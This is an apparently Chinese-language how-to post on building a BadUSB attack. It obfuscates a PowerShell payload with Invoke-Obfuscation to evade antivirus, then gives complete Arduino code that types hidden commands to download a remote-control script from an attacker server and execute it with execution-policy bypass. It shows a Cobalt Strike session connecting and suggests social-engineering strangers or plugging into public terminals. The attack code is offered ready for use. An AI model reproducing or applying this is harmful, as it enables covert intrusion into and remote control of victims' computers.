
```
set scriptpath c:\xxx\payload.ps1
```

或者指定待处理的 ps 代码

```
set scriptblock 'echo xss'
```



输入 encoding 并选择编码方式，比如 1



```
Successfully set ScriptPath:
C:\Users\K\Desktop\payload.ps1

Choose one of the below options:
[*] TOKEN      Obfuscate PowerShell command Tokens
[*] AST        Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING     Obfuscate entire command as a String
[*] ENCODING   Obfuscate entire command via Encoding
[*] COMPRESS   Convert entire command to one-liner and Compress
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation> encoding

Choose one of the below Encoding options to APPLY to current payload:
[*] ENCODING\1   Encode entire command as ASCII
[*] ENCODING\2   Encode entire command as Hex
[*] ENCODING\3   Encode entire command as Octal
[*] ENCODING\4   Encode entire command as Binary
[*] ENCODING\5   Encrypt entire command as SecureString (AES)
[*] ENCODING\6   Encode entire command as XOR
[*] ENCODING\7   Encode entire command as Special Characters
[*] ENCODING\8   Encode entire command as Whitespace


Invoke-Obfuscation\Encoding> 1

Executed:
CLI: Encoding\1
FULL: Out-EncodedAsciiCommand -ScriptBlock $ScriptBlock -PassThru


Result:
( ($?ErrorBOSepReference.ToString().[1,3]+'X'-Join'') (((83,101,116, 45,83, 116,114, 105,99,116, 7
45, 36, 101, 114, 115, 105, 111, 110, 37, 50, 10, 10, 36, 68,111, 73, 116, 32, 61,32, 64, 5
```

输入命令，导出免杀 ps 文件到指定路径


```
out C:\xxx\xxx.ps1
```



运行上线，至此，简单免杀制作完成。



4. 放到远程服务器备用




0x02 BadUsb 制作

1. 将硬件插入电脑




2. 打开 Arduino IDE

工具 -> 板 -> 选择 "Arduino Leonardo"



端口 -> 选择 "COM (Arduino Leonardo)"



3. 将以下代码粘贴到 arduino

```
void setup() {  
  // putpower shell your setup code here, to run once  
  Keyboard.begin(); // 开始键盘通讯  
  delay(3000); // 延时  
  Keyboard.press(KEY_LEFT_GUI); // win 键  
  delay(500);  
  Keyboard.press('r'); // r 键  
  delay(500);  
  Keyboard.release(KEY_LEFT_GUI);  
}
```



```

Keyboard.release('r');
Keyboard.press(KEY_CAPS_LOCK);//利用开大写输小写绕过输入法
Keyboard.release(KEY_CAPS_LOCK);
delay(500);
Keyboard.println("CMD /q /d /f:off /v:on /k MODE con: cols=15 lines=1"); //无回显
//Keyboard.println("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1\""); //有回显
delay(500);
Keyboard.press(KEY_RETURN);
Keyboard.release(KEY_RETURN);
delay(2000);
Keyboard.println("powershell");
Keyboard.println("$clnt = new-object system.net.webclient;");
Keyboard.println("$url= 'http://xx.xx.xx.xx/xxx.ps1'"); //远程服务器ps1远控地址
Keyboard.println("$file = 'd:\\xxx.ps1'"); //下载到目标存放文件的地址
Keyboard.println("$clnt.downloadfile($url,$file)"); //采用分段执行绕过防火墙进程防护
Keyboard.println("powershell.exe -executionpolicy bypass -file d:\\xxx.ps1"); //本地权限绕过执行木马脚本
Keyboard.press(KEY_RETURN);
Keyboard.release(KEY_RETURN);
Keyboard.press(KEY_CAPS_LOCK);
Keyboard.release(KEY_CAPS_LOCK);
Keyboard.end();//结束键盘通讯
}
void loop() {
    // put your main code here, to run repeatedly:
}


```

代码大体意思：

插入BadUsb后等待3秒
 按下Windows+R
 切换大写绕开输入法
 模拟输入字符串，最小化打开cmd窗口
 隐藏输入特定命令，下载远控并调用powershell执行

4. 接下来进行烧录程序

注意右下角，程序写到 BadUSB 里，别写错地方了，程序不报错证明成功





0x03 上线测试


1. 电脑插入 BadUSB

会有些许痕迹，大家后续集思广益可以自己改善




会有一个很小的 cmd 窗口，放大里边没有任何内容

可以看到更新火绒库后不会报毒



2. 打开 CobaltStrike, 发现已经上线



0x04 攻击场景

1. 社工攻击

小姐姐小姐姐，我的电脑坏了，插不了 U 盘，你的借我插一下呗



2. 带有 USB 接口的终端机

各场所终端机器，找到 USB 接口进去



3. 其他应用场景自行脑补

